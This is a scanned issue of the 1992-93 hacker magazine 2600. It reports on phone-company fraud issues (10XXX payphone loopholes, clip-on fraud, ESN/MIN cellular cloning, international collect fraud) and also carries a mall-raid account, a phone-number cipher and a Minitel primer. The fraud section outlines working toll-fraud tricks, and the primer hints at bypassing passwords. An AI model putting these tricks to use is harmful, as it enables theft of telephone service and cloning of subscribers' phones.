loopholes, but LEC's have chosen to provide COCOTs with a standard business line which is *not capable* of distinguishing between these different situations, which is why central offices have been typically programmed to block *all* types of 10XXX calls from COCOTs. Thanks to the FCC, they can't do that anymore; it's *breaking the law!* So COs have been reprogrammed into accepting these 10XXX calls from all COCOTs, and the burden of selectively blocking the 10XXX+1 and 10XXX+011 loopholes often falls upon the COCOT manufacturer. They gotta build it into the COCOT hardware itself!

Well, many early COCOTs cannot selectively unblock 10XXX+0, so their owners face a grim choice between ignoring the unblocking law (thereby facing legal problems), unblocking *all* 10XXX calls (thereby opening themselves up to massive fraud), or replacing their COCOTs with expensive, more sophisticated models. Other LECs have begun offering call screening and other methods to stop this type of fraud, but the whole situation is still pretty messy. By the way, for a comprehensive list of 10XXX carrier access codes, see the Autumn 1989 issue of *2600,* page 42 and 43. While they are constantly changing, most of these should still be good.

Incoming International Collect to Cellular: according to the notes "when a cellular phone is turned on, it 'checks in' with the local cellular office. When this happens, a device that 'reads' radio waves can capture the identification of the cellular phone. A tremendous volume of 'cloned' fraudulent cellular calls are going to Lebanon." Same old trick, grabbing the cell phone's ESN/MIN as it's broadcast. The only twist is that you call someone's cellular phone *collect* in order to get them to pick up and broadcast their ESN/MIN (they will probably refuse the call, but they will have broadcast their ESN/MIN nevertheless!) But why *Lebanon?*

The American Public Communications Council mentioned "a desire for the TFPC to be involved in the resolution of clip-on fraud." Maybe you guys should try *better shielding* of the *phone line* coming out the *back* of the COCOT?? Apparently, clip-on fraud has really taken off with the recent flux of new COCOTs. COCOTs operate off a plain old customer loop, so clipping onto the ring and tip outside the body of the COCOT works nicely. That is, assuming you can get at the cables and get through the insulation.

Incoming International Collect: This is a *big* issue. A person from overseas calls a payphone *collect* in the United States. His/her buddy answers the payphone and says, "Sure, I accept the charges." Believe it or not, this trick works many times! Here's why. In the United States, databases containing all public telephone numbers provide a reasonable measure of control over domestic collect abuse and are available to all carriers for a per-use charge. These databases are offered and maintained by the *local* telephone companies (LTC). Domestic collect-to-coin calling works well, because most operator services systems in the United States query this database on each domestic collect call. Most Local Exchange Carriers in the United States also offer this database service to owners of COCOTs (for those *few* that accept incoming calls).

However, *international* operators across the world do *not* share access to this database, just as United States international operators do not have database access overseas! The CCITT, the international consortium of telecommunications carriers, recognized this serious problem many years ago with its strong recommendation to utilize a standardized coin phone recognition tone (commonly called the cuckoo tone) on *every* public telephone line number. Such a tone would be easily recognized by operators worldwide, and is currently in use by many foreign telcos.

The United States decided to ignore this logically sound recommendation, having already employed a numbering strategy for public telephones which, together with a reference document called the "Route Bulletin", alerted foreign operators that the called number should be checked for coin with the United States inward operator. This simple procedure greatly reduced the number of times that the foreign operator had to check with the United States operator, yet was effective at controlling abuse. Everyone slept soundly.

But after the bust-up of AT&T in 1984, the local telephone companies, operating independently and under pressure to offer new services (cellular, pagers, etc.), *abandoned* the public phone fixed numbering strategy! In addition, in June of 1984 the FCC decided to allow the birth of private payphones (COCOTs). And, up until 1989, *nothing* was done to replace the fraud prevention system. Can you say "open season"?

In 1989, the TFPC began seeking a solution to the growing volume of fraudulent collect calls resulting from this void in the fraud prevention architecture. Numerous solutions were explored. A primary solution was chosen.

*Validation database!* Yes, the TFPC chose to support 100 percent the LEC database solution, with the cuckoo payphone recognition tone as one of a number of *secondary* solutions. This decision caused problems, problems, problems, since it was evaluated that a great number of foreign telcos would be unable to implement this database-checking routine (for a variety of technical reasons). Furthermore, because this TFPC "solution" to the United States' problem is not in conformance with international requirements, the foreign telcos view it with strong opposition as an unacceptable solution due to the additional worktime that would be incurred and the blatant unwillingness on the part of the United States to follow an effective and longstanding international standard (shit, we balked at using *metrics,* why not this too?).

To this day, the TFPC is still bouncing around ideas for this. And the susceptibility of United States payphones to international incoming collect calls remains *wide open.* Various phone companies are currently fighting the cuckoo tone system, because they are *cheap mothers* and don't want to spend the estimated $500-700 per payphone to install the cuckoo tone technology. If the cuckoo tone were implemented, it would virtually eliminate the problem of international incoming collect calls. But it hasn't been....

Other *brilliant* "secondary" solutions recommended by the TFTP are:

1) Eliminate the ringer on the payphone.

2) Route all such calls thru a United States operator.

3) Eliminate incoming service to payphones altogether.

And so on. As you can see, this is a *fascinating* story, and the latest TFTP meeting ended with the note "The issue was discussed at some length with the end result of it becoming a new issue." Truly the work of geniuses.

In closing, I want to share with you a quote from an article I dug out from a pile of coffee grinds. It's from *Payphone Exchange Magazine.*

"The fewer the number of people aware of a primary line of defense coming down, the better. Any qualified person reading the hacker and underground publications knows that many of their articles are written by current LTC and IXC employees [or people like me who go through their garbage!]. Loose lips sink ships. Unrestricted distribution of sensitive information permits fraud. Both cost dearly. Let's stop them both today."

All I can say is... fuck that.

According to internal phone company documents that were sent to us, "fraudulent collect calling is an issue that has plagued the telephone industry for nearly as many years as the service has been available to the public." One of the biggest problems is, admittedly, that the United States never implemented the CCITT recommendation to have an internationally recognizable tone sound when a payphone picks up an incoming call. Prior to 1984, the United States had a numbering scheme. By using something called the Route Bulletin, operators from other countries were able to tell if they should check with the inward operator in the United States to see if the phone was a payphone ("checking for coin"). "This simple procedure greatly reduced the number of times that the foreign operator had to check with the US operator, yet was effective at controlling abuse." A major problem now exists because after divestiture, this numbering scheme was abandoned. Added to this was the introduction of COCOTs (private payphones). "Confusion over the true status of these phones and the growing number of these instruments caused the local telephone companies to select numbers for these instruments out of the general (non-coin) number pool." After first suggesting that every country in the world first consult a database before processing any collect calls to the United States, the interexchange carriers had a change of heart. The rest of the world took a rather dim view of the United States imposing its will upon everyone else and ignoring (as usual) the international standard. As a result, it's now been suggested by American phone companies that the coin phone recognition tone be implemented. Apart from everybody else in the world being opposed to it, the disadvantages of relying upon the database included: questions about database accuracy, the fact that training would be required, the fact that validation would require two operators, and that there are no contractual protections for any database failures. The companies also believe such a tone will help cut down on fraud within the United States. AT&T says, "Public and coin phones are very often the vehicle used by defrauders. Posing as telephone company employers, fraud perpetrators convince consumers to accept numerous bills to third calls and to give out their calling card pin. A signal such as the recognition tone, when nationally recognized by all US subscribers as signifying a coin phone, could spell an end to scammers who conduct business from payphones and leave coin phone numbers as a call back number to their unsuspecting prey." The new system, including a voice message, will be tested with Pacific Bell. BellSouth, however, believes that the database system could still be used from overseas, provided the interexchange carriers set up separate trunks to carry 0+ traffic and do the validation themselves.

Among the most common forms of third number billing fraud, the phone companies cite: "billing to voice mail, scams, cellular (to and from), international, billing to unassigned numbers, recorded acceptance messages, database failures and inaccuracies, as well as no live verification."

AT&T also stated, "With growing frequency, defrauders are establishing telephone service and billing large numbers of calls to that service, with no intention of paying the bill. This is often done by providing the LEC (local company) with fraudulent information on the service application."


Other issues being discussed within the telco inner circle include providing COCOTs with their own ANI and an apparent blue box type of fraud involving US Sprint.

# SPECIAL OFFER!

***"LOOK OUT, HE'S GOT A COMPUTER!"***

2600 WANTS YOU!

Those Horrible Hackers Strike Again



"FLASH......"

MCI Mail

EasyLink

That's right, America's #1 phone phreak/computer hacker newsletter


"We know who you are. We know what you want. We've got YOUR number."

2600

**1984 1985 1986**

Public Phone on board

Fun With Fortress Fones



"I have to admit these Feds are getting pretty clever"

THE THEORY OF 'BLUE BOXING'
their history, how they're used, their future

Electronic Switching Advances
DESPITE OBVIOUS DRAWBACKS, ESS HAS QUITE A FEW NICE FEATURES

*A FRIEND IN HIGH PLACES*
YET ANOTHER TRUE STORY OF TELECOMMUNICATION FUN

*THE TROUBLE WITH TELEMAIL*
GTE is practically inviting intruders, and odds are they'll get plenty

**Getting In The Back Door**
*A GUIDF TO SOME POPULAR OPERATING SYSTEMS*


Sherwood Forest Shut Down by Secret Service
*An All Too Familiar Story*

HACKING ON TELENET
It's as easy as 123456!

Private Sector Returning
BACK ONLINE NEXT MONTH BUT MANY QUESTIONS REMAIN

"You're very welcome, sir. And thanks for abusing AT&T

**SEIZED!**
*2600 Bulletin Board is Implicated in Raid on Jersey Hackers*



**AHOY!**
That's how Alexander Graham Bell used to answer his phone. For some reason it never caught on.

**2600: Join The Movement**

Here's the deal: 1984,1985, and 1986 back issues normally go for $25 per year. Order these years before 12/31/92 and the whole thing will only cost $50, $60 overseas! Other years are $25, $30 overseas. Renewals are $21 for individuals, $50 for corporations, $30 and $65 respectively overseas. Mail to 2600, PO Box 752, Middle Island, NY 11953. Void where prohibited.

# inner workings

**2600 Magazine**
**PO Box 752**
**Middle Island, NY 11953 U.S.A.**
**Forwarding and Address Correction Requested**

SECOND CLASS POSTAGE

Permit PAID at
East Setauket, N.Y.
11733

ISSN 0749-3851

10/28/92
end of world
virus


# 2600

NATIONAL
TECHNICAL MEANS

The Hacker Quarterly

*VOLUME NINE, NUMBER FOUR*
*WINTER 1992-93*

# NORWEGIAN PAYPHONES



**Three different types of Norwegian payphones. Note the strange positioning of the numbers on the keypad. The mobile payphone was spotted on a tour bus.**

***Photos by JR of New York.***

***SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. NORTH KOREAN PAYPHONES WANTED!***

*2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.*
**POSTMASTER:** Send address changes to
*2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990, 1991
at $25 per year, $30 per year overseas. Individual issues available
from 1988 on at $6.25 each, $7.50 each overseas.

**ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:**
*2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
**FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:**
*2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
**INTERNET ADDRESS:** 2600@well.sf.ca.us

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**

# STAFF

**Editor-In-Chief**
Emmanuel Goldstein

**Office Manager**
Tampruf

**Artwork**
Affra Gibbs

***"The back door program included a feature that was designed to modify a computer in which the program was inserted so that the computer would be destroyed if someone accessed it using a certain password." - United States Department of Justice, July 1992***

**Writers:** Billsf, Eric Corley, Count Zero, The Devil's Advocate, John Drake, Paul Estev, Mr. French, Bob Hardy, Inhuman, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Dr. Williams, and the irregulars.
**Technical Expertise:** Rop Gonggrijp, Phiber Optik, Geo. C. Tilyou.
**Shout Outs:** Brock, Franklin, Bill, Al, and the DC crew.

# Hackers in a World of Malls

## SECRET SERVICE BEHIND HARASSMENT OF *2600* MEETING

It just hasn't been a good year for malls.

First there was the incident in June at a hacker gathering in St. Louis called Summercon. Mall cops at the Northwest Plaza told the hackers they weren't allowed to wear baseball caps backwards. The hackers, in their innocent naivete, questioned authority.

It happened again, this time at the Pentagon City Mall during the November 6th Washington DC *2600* meeting. But clothing wasn't the issue in this incident. Instead, the mall police didn't like the hackers' very existence. Or so it seemed.

It started like most other *2600* meetings - people gather at tables in a food court and start talking to each other. Remarkably similar to what real people do. But these were no ordinary people. These were hackers and the mall cops had plans for them.

**Eyewitness Account**

*"At about 5:15 someone noticed two people on the second story taking pictures of the group with a camera. Most of the members saw the two people walk away with a camera in hand and we started looking around for more people. [One hacker] noted that he didn't like the guys standing up on the 'fed perch' on the second level and that they looked like feds.... At about 5:30... a mall security guard stopped me and told me to sit down because I was to be detained for questioning or some shit like that. I complied and waited. Now about eight guards were there surrounding the meeting. One guard approached the group and said that he saw someone with a 'stun gun' of some sort and would like to search the person's bag.... The stun gun turned out to be a Whisper 2000 listening device. Also the guard took possession of [a hacker's] handcuffs and asked what he needed them for and so on. At this point the guard asked for ID's from everyone. Most all people refused to comply with this order. At this time the guard called in to their dispatcher and their boss got on the radio and said that he was coming down to see what the 'hell is going on' with us. About two minutes later a gentleman in a suit arrived. Apparently he was the boss and he ordered the guards to get ID's.*

*"The guards used very coercive tactics to obtain ID's from threatening to call people's parents to calling the Arlington County police and having them force us to produce ID. They got ID's from most people, but some still refused to produce ID's. At this time a guard approached another person at the meeting and asked to search his bag too. This person gave consent to search the bag and the guard discovered a [legal] credit card verification machine. At this point the guards radioed in to call the Arlington County Police. About 10 minutes later the police arrived, demanded, and got ID's from the remaining holdouts and the mall security quickly wrote down all pertinent information from telephone numbers to social security numbers to date of births and addresses.*

*"The guards at no time disclosed what would be done with the information and responded that it was 'none of your business' when I inquired about it. When I asked about the illegal searches they were conducting they stated that they were within their rights because it was private property and they could do 'whatever we want, and you'll play by our rules or we'll arrest you.' Arrest me for what I haven't a clue. I asked why they seized the papers and electronic equipment from the bags and they said that it was 'evidence' and could be retrieved when they want us to get it. A wireless telephone bug was seized from my person.... I told them that it was a wireless intercom modification for a phone. When they said that they would keep it until Monday I pressed the issue that they were not entitled to it and I would take it now whether they liked it or not. At this time the guy in the suit said, 'Bring it here and let me look at it.' In his infinite electronics wisdom [he] concluded that it would be OK for me to have it.*

*"During the entire episode a rather large crowd had gathered in the mall, including several people who other hackers identified as Secret Service agents. I cannot confirm this however. Most of the hackers who arrived late were not allowed into the scene but many observed the officers with cameras and some had their film taken and were handled in a very belligerent manner by the mall cops."*

### What It Was All About

The actions of the mall police were outrageous in the eyes of most. Condemnation was swift and plentiful. But if this were simply another entry in a list of stupid things that mall cops have done, it wouldn't really have much significance. And, as many of us already know, this was indeed a most significant event.

Bright and early on Monday, November 9th, Brock Meeks, a reporter for *Communications Daily*, called the mall police and spoke with Al Johnson, director of Security for the Pentagon City Mall. They had the following conversation:

***Meeks:** I'd like to ask you a few questions about an incident where some of your security guards broke up a meeting of some hackers on Friday (Nov. 6).*

***Johnson:** They broke up some meeting of hackers?*

***Meeks:** Yes.*

***Johnson:** I don't know about breaking any meeting up. Who... first of all I can't talk to you on the phone, if you want to come in, I don't talk to the press on the phone.*

***Meeks:** OK.*

***Johnson:** Ahh... maybe you oughta call the Secret Service, they're handling this whole thing. We, we were just here.*

***Meeks:** The Secret Service was part of this?*

***Johnson:** Well, FBI, Secret Service, everybody was here, so you might want to call their office and talk to them. There's not much I can really tell you here.*

***Meeks:** OK.*

***Johnson:** Our involvement was minimum, you know, minimal.*

***Meeks:** I see, but your folks were acting on....*

***Johnson:** We didn't break anything... I... we didn't... as far as I know, well I can't say much on the phone. But I, well, somebody's awfully paranoid apparently. Where'd you get this information from?*

***Meeks:** Umm.... from computer bulletin boards.*

***Johnson:** Bulletin boards?*

***Meeks:** Yep.*

***Johnson:** When did you get it?*

***Meeks:** I got it, ah, Sunday night.*

***Johnson:** Sunday night?*

***Meeks:** Yep.*

***Johnson:** [small laugh] Ah, yeah, you gotta call the FBI and the Secret Service. There's not much I can do for you here.*

***Meeks:** Ok. Al, if I come down there will you talk to me down there?*

***Johnson:** No. I can't talk to you at all. Fact is, there's nothing to talk about. Our involvement in anything was minimal, I don't know where this information came from as far as bulletin boards, and breaking meetings up and you know....*

***Meeks:** Well, the Arlington police were down there too. I mean I've talked to several of the kids that were involved.*

***Johnson:** Um-hmmm.*

***Meeks:** They said, that ah, members of your, of the mall security forces, ah, or security staff, searched them, confiscated some material and didn't give it back. Did any of this happen?*

***Johnson:** Like I said, I'm not, I'm not able to talk to you... we have a policy that we don't talk to the press about anything like that. You can call the Secret Service, call the FBI, they're the ones that ramrodded this whole thing, and you talk to them, we're out of this basically, you know, as far as I'm concerned here.*

***Meeks:** Ok. Is there a contact person over there that you can....*

***Johnson:** Ah... you know, I don't have a contact person. These people were working on their own, undercover, we never got any names, but they definitely, we saw identification, they were here.*

***Meeks:** They were there. So it was all the Secret Service and none of your men?*

***Johnson:** Ah, nah, that's not what I said. But they're the ones you want to talk to.*

### Fallout

At the meeting, several attendees had overheard mention of Secret Service involvement by both the mall police and the Arlington police. Here, though, was clearcut indisputable evidence. And it was even captured on tape!

"There just wasn't enough time for a cover-up and this is what did them in."

Calls by other reporters yielded a different response by Johnson, who started saying that there was no Secret Service involvement and

*(continued on page 24)*

# Cipher Fun

by Peter Rabbit

One of the most vulnerable sources of private information is a personal telephone listing. If this listing is lost, stolen, or copied by stealth, much mischief may result. The following presents a procedure for telephone number encipherment that is designed to frustrate most snoops. This procedure is an adaptation of a polyalphabetic substitution cipher devised by Giovanni Battista della Porta, a sixteenth century Italian cryptographer. Porta's cipher table used alphabetic characters; here, it has been adapted for numbers as a polynumeric substitution cipher.

### Description

The polynumeric adaptation in its simplest form is shown in Table 1:

***Table 1:***

| | | NUMBER | | | | |
|---|---|---|---|---|---|---|
| | | 0 | 1 | 2 | 3 | 4 |
| | 0-1 | 5 | 6 | 7 | 8 | 9 |
| K | 2-3 | 6 | 7 | 8 | 9 | 5 |
| E | 4-5 | 7 | 8 | 9 | 5 | 6 |
| Y | 6-7 | 8 | 9 | 5 | 6 | 7 |
| | 8-9 | 9 | 5 | 6 | 7 | 8 |

Table 1 shows six number rows, five of which are controlled by either of two key numbers located at the left of the table. The upper row, containing digits 0 to 4, found above the double line, always remains the same; the remaining five rows, located below the double line and containing digits 5 to 9, are each arranged in a different way. As arranged here, they are shown in their simplest form for purposes of explanation, but these arrangements are not recommended for use, due to their inherent periodicity; preferable arrangements will be shown in the following section. Regardless of arrangement, however, the encipherment will be reciprocal for all six rows. For example, in Table 1, in the first row, which is controlled by the key 0-1, the substitute for 7 is 2 (found above the double line); and the substitute for 2 is 7 (found below the double line).

Each of the five rows located below the double line may be arranged .n 120 different ways, producing a large number (120^5) of potential encipherment tables.

### Method of Employment

Table 2 shows five enciphering rows in disarranged order. The method of disarrangement illustrated uses an easily remembered phrase, in this case a nursery rhyme: "Mary had a little lamb it's fleece...." The order of the numbers 5 to 9 in each row is derived from the alphabetic order of the nursery rhyme letters as they appear in each row:

| | | | | |
|---|---|---|---|---|
| **M** | **A** | **R** | **Y** | **H** |
| 7 | 5 | 8 | 9 | 6 |
| **A** | **D** | **A** | **L** | **I** |
| 5 | 7 | 6 | 9 | 8 |
| **T** | **T** | **L** | **E** | **L** |
| 8 | 9 | 6 | 5 | 7 |
| **A** | **M** | **B** | **I** | **T** |
| 5 | 8 | 6 | 7 | 9 |
| **S** | **F** | **L** | **E** | **E** |
| 9 | 7 | 8 | 5 | 6 |

*Table 2:*

| | | NUMBER | | | | |
|---|---|---|---|---|---|---|
| | | 0 | 1 | 2 | 3 | 4 |
| | 0-1 | 7 | 5 | 8 | 9 | 6 |
| K | 2-3 | 5 | 7 | 6 | 9 | 8 |
| E | 4-5 | 8 | 9 | 6 | 5 | 7 |
| Y | 6-7 | 5 | 8 | 6 | 7 | 9 |
| | 8-9 | 9 | 7 | 8 | 5 | 6 |

The enciphering of a telephone number in this procedure will require the selection of an autokey number from 0 to 9. This single autokey number is chosen by, and known only to, the encipherer. In order to end up with an encipherment that resembles a genuine telephone number it is necessary to select an autokey number that will produce an encipherment not starting with 0 or 1. Using the example of 751-2600, examination of Table 2 shows that there are four autokey choices in this particular case: 4, 5, 6, or 7.

Let us encipher the telephone number 751-2600 by using the arbitrary autokey 6 plus the first six digits of the telephone number. Using Table 2,

| | |
|---|---|
| **KEY** | **6751260** |
| **TELNO** | **7512600** |
| **CIPHER** | **3098257** |

In the first line, 6 is the autokey and 751260 are the first six digits of the phone number. The enciphered number is 309-8257. Let us now decipher it in order to recover the original number - a simple procedure. We begin by placing the autokey 6 over the first number of the cipher:

| | |
|---|---|
| **KEY** | **6** |
| **CIPHER** | **3098257** |
| **TELNO** | **7** |

Using Table 2, we find 7, the first digit of the telephone number. This number is moved up and becomes the next key number:

| | |
|---|---|
| **KEY** | **67** |
| **CIPHER** | **3098257** |
| **TELNO** | **75** |

Each digit of the telephone number is moved up and becomes the key for the next number to be deciphered, until the decipherment is completed:

| | |
|---|---|
| **KEY** | **6751260** |
| **CIPHER** | **3098257** |
| **TELNO** | **7512600** |

Further security of the enciphered telephone number may be obtained by adding a seven digit number using non-carry addition or subtraction; that is to say, 8 + 2 = 0, not 10; and 0 - 8 = 2. (The units digit is used, but the tens digit is ignored.) For purposes of illustration let us use as the additive a seven digit number representing the date of the Great San Francisco Earthquake and Fire: April 18, 1906:

| | |
|---|---|
| **CIPHER** | **3098257** |
| **ADDITIVE** | **4181906** |
| **SUPERCIPHER** | **7179153** |

Subtracting the additive from the supercipher produces the cipher, which is then deciphered with the autokey and Table 2:

| | |
|---|---|
| **SUPERCIPHER** | **7179153** |
| **ADDITIVE** | **4181906** |
| **CIPHER** | **3098257** |

For obvious reasons, one should not encipher every telephone number in one's collection - only the most critical ones. As for area codes, they are best left unenciphered.

# beginner's guide to minitel

**by NeurAlien**

*From CORE-DUMP, a French hacker publication*

The Minitel is only the terminal of the TELETEL network. We often say Minitel when we should say Teletel. The Minitel was at the beginning only a Videotex terminal. It could display only 40 columns and could do only videotex (there was no RETURN key for example). That was the shitty **MINITEL 1** (the first MINITEL 1 had an ABCD keyboard instead of an AZERTY keyboard as on every French computer, to show you how shitty it was).

Now there are a lot of Minitels.

**MINITEL 1B:** It can be set to 4 modes: Videotex, American TTY, French TTY, French TTY with Minitel's key.

**MINITEL 2:** It's nearly the same as M1B but it can display more precise graphics (DRCS graphics), can dial by itself, can communicate at 9600 bps with the computer (instead of 4800 for the M1B), can detect the ring and can be protected by password (which can be bypassed... *hehe!!!*)

**MINITEL 5:** Tiny Minitel for travel with LCD display and other features.

**MINITEL 10:** Old.... The phone is integrated into the Minitel.

**MINITEL 12:** The phone is integrated into the Minitel and you can make a Minitel responder (like a little videotex server). You can also protect this one with a password.

The display is made in 40 columns for the videotex mode. It can display characters or low-resolution graphics for the non-DRCS Minitels.

The Minitel protocol is called V23, data is sent to Teletel at 75 bps (that sucks!) and Minitel receives data at 1200. The settings are: 1200,e,7,1 (1200 bps, even parity, 7 data bits, and 1 stop bit).

### The MINITEL Keys

**SOMMAIRE (INDEX):** Go to upper menu

**REPETTITION (REPEAT):** Display once again the screen.

**SUITE (NEXT):** Display the next screen/message

**RETOUR (BACK):** Display the previous screen/message

**GUIDE (HELP):** Display a HELP screen.

**CORRECTION (CORRECT):** Erase the previous character typed.

**ANNULATION (ERASE):** Erase the whole line of text typed.

**CONNEXION/FIN (CONNECT):** Tell the modem to be ready to answer to the carrier.

**FNCT (FUNCTION):** Key used to change the Minitel into another mode from the current. (Avoid the device plug connected to the computer or the device which restricts the access to T1 for example — hehe...)

**ENVOI (SEND):** Equivalent to RETURN but in videotex mode.

All of the functions described are up to the server which can interpret in the way it needs/wants the escape codes sent Videotex Codes

These are a set of escape codes which can be interpreted by the Minitel or the Minitel emulation program.

There are a lot of different kinds of characters: position codes, movement codes, repetition codes, character size codes, attribute codes, color codes, etc.

### The Teletel Networks

Teletel is in fact only an add-on to some PAD to make TRANSPAC (the french x25 network) compatible with the V23 protocol. The PADs for the Minitel are called PAVI. These PAVI offer different services: the 3613 — also called Teletel 1 (T1), the 3614: Teletel 2 (T2), and the 3615 (T3). The prices increase with the Teletel number.

36 05 xx xx is a number for free but restricted videotex server (Teletel 0). When you dial a T0 number, you usually log onto a closed server which provides access only for authorized users. The 3613 is the number to dial on the phone to access from everywhere in France to the T1.

You dial it, then, when you hear the carrier, you hit CONNEXION/FIN. It logs you onto the TELETEL 1. Then a screen appears and invites you to type either an NAB or a local Transpac number in this format:

**1 <department [2] > <transpac node [3] > <address on the node of the server [3] > <sa>** where <sa> is a sub-address used by the server which can be up to 5 digit, it's usually not used. A NAB is a short name to which is given a Transpac number in the PAVI's routing tables. then you hit ENVOI and it connects you to the videotex server.

### Inside Teletel

In fact, when you log onto a PAVI, you log onto a videotex PAD which can understand the Minitel's keys and can display videotex screens. That's all. On those PAVIs, you can use X3 commands (or X28). When you type the NAB, it connects you to the TRANSPAC address it has found in its routing tables which is set EQUAL TO <NAB>. The PAVI then is like any PAD.

How the server can detect if the user is connected via T1,T2 or T3 (or others)

When the PAVI make an x25 call, the x25 address of the PAVI is given to the server. This address has this format: **6 <department> <node> <adr> 8 <digit from 1 to 9>** The last digit tells the server from which Teletel (3614, 3615, 3613, etc.) the user calls and thus, the server can provide a full, restricted, or closed access. (When a user calls from 3615, it gives money to the server. From 3614, nothing to the server. From 3613, it costs some money to the server.)

### The NTI Facility

